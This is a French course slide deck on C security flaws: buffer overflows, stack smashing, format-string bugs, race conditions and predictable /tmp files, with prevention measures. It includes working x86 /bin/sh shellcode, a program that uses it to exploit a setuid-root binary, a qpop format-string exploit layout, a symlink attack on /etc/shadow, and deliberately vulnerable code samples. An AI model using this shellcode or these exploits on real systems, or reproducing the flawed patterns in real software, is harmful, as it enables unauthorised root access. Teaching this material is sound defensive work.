- Appelée aussi "buffer overruns"; c'est une vulnérabilité extrêmement étendue (environ 2/3 des vulnérabilités).

- Écriture de données en dehors de la zone allouée (pile ou tas).

Exemple code erroné

```
int main (int argc, char **argv)
{
   char buf [8] ;
   strcpy (buf,argv [1]) ;
}
```

fichier: demo.c

Exécution:
[dp@ns bufferoverflow]$ *./demo aaaaaaaaaaaaaaaaaaaaaaaaa*
Segmentation fault


Sous debugger:
[dp@ns bufferoverflow]$ gdb demo
(gdb) run aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Starting program: /users/dp/bufferoverflow/demo
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()

Buffer Overflow

- Si le buffer est une variable C locale, on pourra essayer de forcer la fonction à exécuter du code pirate ("stack smashing attack").

- Beaucoup d'applications écrites en langage C sont vulnérables car la simplicité et l'efficacité de ce langage ont prévalu sur les contrôles d'intégrité laissés à la responsabilité du programmeur. Mais le problème existe également dans d'autres langages de programmation.

Gestion de pile sous Unix




Gestion de pile sous Linux x86

- gcc –S stack.c


```
void function (int a,int b,int c)
{
   char buffer1 [5] ;
   char buffer2 [10] ;
}
void main ()
{
        function (1,2,3) ;
}
```

Gestion de pile sous Linux x86



```
.text
        .align 4
.globl function
        .type    function,@function
function:
        pushl %ebp
        movl %esp,%ebp
        subl $20,%esp
.L1:
        leave
        ret
.Lfe1:
        .size    function,.Lfe1-function
        .align 4
.globl main
        .type    main,@function
main:
        pushl %ebp
        movl %esp,%ebp
        pushl $3
        pushl $2
        pushl $1
        call function
        addl $12,%esp
.L2:
        leave
        ret
```

Gestion de pile sous Linux x86



Code Shell


- Le buffer overflow va être utilisé pour provoquer l'exécution de /bin/sh, shell présent dans toutes les distributions unix.
- Génération du code assembleur de la séquence: *execve (argv[0],"/bin/sh",NULL)*
- Exemple code Linux x86:

```
char shellcode[] =
 "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
"\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
"\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
 "\xff\xff/bin/sh";
```

Exemple Buffer Overflow/Code Shell

```
char shellcode[] =
   "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
   "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
   "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
   "\xff\xff/bin/sh";
char large_string [128] ;
void main ()
{
        char buffer [96] ;
        int i ;
        long *long_ptr = (long *) large_string ;
        for (i = 0 ; i < 32 ; i++)
                *(long_ptr + i) = (int) buffer ;
        for (i = 0 ; i < strlen (shellcode) ; i++)
                large_string [i] = shellcode [i] ;
        strcpy (buffer,large_string) ;
}
```

Exemple
Buffer/Overflow/Code Shell



Stack Smashing

- Dans la réalité, les applications ne comportent naturellement pas de séquence shell.
- L'exploitation d'un "buffer overflow" nécessite d'essaye de piéger l'application avec la ligne de commande, les variables d'environnement shell, les entrées de données interactives, …

Exemple d'application

```
char shellcode[] =

      "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\
      xab\xb0\x08\x04\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"\xff\xff/bin/sh";
void main ()
{
       char buffer [128] ; int i ; long address = (long)&buffer ;
      for (i = 0 ; i < 128 ; i++) buffer [i] = 0x90 ;
       buffer [12] = address >> 0 & 0xff ;  buffer [13] = address >> 8 & 0xff ;
       buffer [14] = address >> 16 & 0xff ; buffer [15] = address >> 24 & 0xff ;
       for (i = 0 ; i < strlen (shellcode) ; i++)
              buffer [128 - strlen (shellcode) + i] = shellcode [i] ;
       execl ("/users/dp/bufferoverflow/demo","demo",buffer,0) ;
}
```

```
-rws--x--x   1 root     root        11800 Sep 16 11:4  /users/dp/bufferoverflow/demo
```

Stack Smashing Prevention


- Les fonctions de manipulation de chaînes sans contrôle de longueur sont vulnérables.
- Liste non exhaustive:

gets (str)	fgets (stdin,str,10)
strcpy (str1,str2)	strncpy (str1,str2,10)
strcat (str1,str2)	strncat (str1,str2,10)
scanf ("%s",str)	scanf ("%10s",str)

Stack Smashing Prevention

- Utilisation de logiciels d'audit de code source;
  Exemple: logiciel RATS (Rough Auditing Tool for Security)
  http://www.securesw.com/download_rats.htm/
- La pile peut être rendu non exécutable:
  - Patch linux: http://www.openwall.com/linux
  - Solaris: ajout dans /etc/system:
    set noexec_user_stack=1
    set noexec_user_stack_log=1
- Certains compilateurs peuvent mettre un repère ("canary") devant l'adresse de retour afin de la protéger (stackguard dérivé de gcc).

Exemple stackguard




En cas d'attaque

• on écrase le buffer, canary et ret

• avant le retour de la fonction, le programme vérifie le contenu de canary et détecte l'intrusion

•Le canary doit être généré aléatoirement.

Exemple de vulnérabilité



Chaînes de format


- Problème connu depuis juin 1999 et exploité depuis juin 2000.
- Leur exploitation ont conduit à des vulnérabilités "remote root" (wu-ftpd, linux tpc.statd, …) et "local root" (OpenBSD fstat, …)
- De nombreuses vulnérabilités sont probablement encore à venir.

Fonctions C de formatage

- Exemples de telles fonctions: toute la famille des fonctions *printf, syslog.*
- Fonctions acceptant un nombre variable de paramètres dont l'un est une chaîne de format.
- Les variables affichées sont converties en une représentation affichable et compréhensible par l'homme.

Fonctionnement d'un printf

- printf ("les nombres valent %d %d\n",a,b);



- 2 particularités dans les fonctions de la famille printf:
  - printf ("%s%n\n",chaine,&count);
  - printf (chaine) ;

Exploitation d'une chaîne de format

- Modification de la valeur de la variable target:

```
#include <stdio.h>
main (int argc,char **argv)
{
  char inbuf[100];
  char outbuf [100] ;
  int target = 33 ;
  memset (inbuf,'\0',100) ;
  memset (outbuf,'\0',100) ;
  read (0,inbuf,100) ;
  sprintf (outbuf,inbuf) ;
  printf ("%s",outbuf) ;
  printf ("target = %d\n",target) ;
}
```

Format String + Buffer Overflow

- Exemple: vulnérabilité de qpop 2.53

```
#include <stdio.h>
void fonction (char *user)
{
   char outbuf [512] ;
   char buffer [512] ;
   sprintf (buffer,"ERR Wrong command:  %400s",user) ;
   sprintf (outbuf,buffer) ;
}
void main ()
{
   char user [128] ;
   read (0,user,sizeof (user)) ;
   fonction (user) ;
}
```

Vulnérabilité qpop 2.53

- Objectif: faire déborder outbuf sur l'adresse de retour; celle ci pointera sur user.
- *user:*

["Shell code" "%97c" "Adresse de user]


buffer: après le 1er sprintf

["Err Wrong Command : "" Shell code%97cAdresse de user]

←---------20----------→←-----------------400---------------→

Le 2ème sprintf interprète le %97c; il fait déborder outbuf.

Exemple de vulnérabilité



Race Condition

- Toute ressource (fichiers, structure de données, …) peut être manipulée simultanément par plusieurs processus ou plusieurs threads.
- Certaines opérations doivent donc être rendues atomiques.
- Les droits d'accès doivent être très précis.
- Exemple: quel est danger du programme sur le transparent suivant, sachant que l'exécutable appartient à "root" et possède le SetUser ID (bit s) ?

Race Condition

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>
int main (int argc,char **argv)
{
	struct stat st ;
	FILE *fp ;
	if (argc != 3)
		{ fprintf (stderr,"usage : %s fichier message\n", argv [0]) ; exit (EXIT_FAILURE) ;}
	if (stat (argv [1], &st) < 0)
		{fprintf (stderr,"%s introuvable\n",argv [1]) ;exit (EXIT_FAILURE) ;}
	if (st.st_uid != getuid ())
		{fprintf (stderr,"%s ne vous appartient pas !\n", argv [1]) ;exit (EXIT_FAILURE) ;}
	if (! S_ISREG (st.st_mode))
		{fprintf (stderr,"%s n'est pas un fichier normal\n", argv [1]) ;exit (EXIT_FAILURE) ;}
	if ( (fp = fopen (argv [1],"w")) == NULL)
		{fprintf (stderr,"Ouverture impossible\n") ;exit (EXIT_FAILURE) ;}
	fprintf (fp,"%s\n",argv [2]) ;fclose (fp) ;fprintf (stderr,"Ecriture OK\n") ;
	exit (EXIT_SUCCESS) ;
}
```

Fonctions à utiliser

- Il faut conserver la totale maîtrise d'un fichier lors de sa manipulation d'un fichier.
- Quelques exemples de fonctions utilisables:

int open (pathname,flag,mode)	Ouverture d'un fichier. Renvoie un descripteur
fstat (inf fd,struct stat *st)	Informations sur un fichier
FILE *fdopen (int fd,char *mode)	Obtenir un flux à partir d'un descripteur déjà ouvert

Fichiers temporaires

- Les applications créent des fichiers temporaires dans /tmp
- drwxrwxrwt 6 root root 1024 Sep 29 15:01 /tmp
- Problème quand le nom du fichier temporaire est prévisible et créé par une application root suid:
  - Création d'un lien symbolique entre ce fichier et un fichier système critique (/etc/shadow par exemple)
  - L'application doit être ensuite tuée pour qu'elle ne puisse effacer son fichier temporaire.

Exemple programme erroné

```
#include <stdio.h>

void main ()
{
    FILE *fp ;
    char chaine [80] ;
    memset (chaine,'\0',sizeof (chaine)) ;
    if ( (fp = fopen ("/tmp/stupide","w")) == NULL) { exit (1) ; }
    read (0,chaine,sizeof (chaine)) ;
    fprintf (fp,"%s",chaine) ;
    fclose (fp) ;
}
```

